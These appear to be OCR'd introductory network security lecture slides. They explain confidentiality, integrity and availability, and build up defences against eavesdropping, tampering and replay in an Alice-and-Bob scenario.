An introduction to Network Security


Reading material:

- Chapter 1: Overview
- CAPEC – Visit Mitre's web page with different categories of attacks and classification of attacks: **https://capec.mitre.org/data/index.html**

Menti Question:

www.menti.com **58 53 827**

If we want to secure communication between two systems, encryption is an important tool:



How important is it?

□ 20%

□ 40%

□ 60%

□ 80%

What is security?

Confidentiality

- Protection against eavesdropping (ability to keep secrets)

Integrity

- Protection against unauthorized packet/data modification, removal, forgery, …


Availability

- System is able to serve its authorized users

CIA

Eavesdropping on a Dialog


How can this problem be solved?



Eavesdropper Eve intercepts and reads messages

Encryption for confidentiality

What can possibly go wrong now?




Encryption

Attacker intercepts but cannot read

Encryption ≠ integrity protection

Solution to this problem?




Attacker intercepts and alters encrypted messages
Content may be unknown but it has changed!

Encryption

Fingerprints (keyed hashes) for integrity protection

Are all problems solved now?



First naïve approach: H( ) = decimals_10_to_20(log(message||S))

Authenticates sender and verifies message integrity


Faked messages cannot be created. Note that **encryption is not needed**!

Encryption
Fingerprints

Packets can still be replayed and deleted

How do we address this problem?

(encrypt if confidentiality is needed)



zzab77

Withdrawal $1000

zzab77


zzab77

zzab77

Encryption
Fingerprints

Replay protection

Now are we done?




Copies of old packets are ignored, missing packets are detected!

NOTE: We cannot rely on TCP sequence numbers – TCP offers no security at all

Encryption
Fingerprints
Seq. numbers

Packets from old sessions can still be replayed

Solution?



1	zzab77	🟨
2	Nj#xie%p	🟨
3	Pl3me&m	🟨


Alice can only verify that Bob has created these messages, not that they are fresh

Encryption
Fingerprints
Seq. numbers

Problems:

1. **Alice does not know if it is Bob she is talking to** – she just knows that messages are signed by Bob
2. Old messages can be inserted in any ongoing session with Bob (introduce time stamps? Or nonces?)
3. Bob does not know if he is talking to Eve and if she is receiving messages (we cannot rely on TCP)

Bob needs to be authenticated



Encryption
Fingerprints
Seq. numbers
Authentication

Old messages can still be inserted!
We need freshness guarantees and authentication for all data, not just in the beginning of a session

More things…


- We need a session concept
  - Should guarantee freshness and prevents insertion of old messages – the complete session must be secured
- Using the password to encrypt messages is bad
  - If it is revealed, all communication, old and new can be decrypted
  - Keys should be changed regularly in a session – but how?
- If A and B have never met, they don't have keys to share
  - How should they authenticate each other?
  - Session crypto keys should be unique and never be reused
  - How can A and B exchange or agree on crypto keys?
- There are many more challenges we will discover and investigate during the course ☺

Trusted third party (active)
Certificates (passive)

Diffie-Hellman algorithm

Encryption
Fingerprints
Seq. numbers
Authentication
Session concept

Communication threats – summary




Impersonate (spoof identity)
Spoof data origin

Impersonate
Spoof data origin

Read, insert, delete,
modify, delay, replay, flood

Conclusion: Encryption is just one of many tools

If we want to secure communication between two systems, encryption is an important tool:



How important is it?


❑ 20%

❑ 40%

❑ 60%

❑ 80%

Examples of security problems



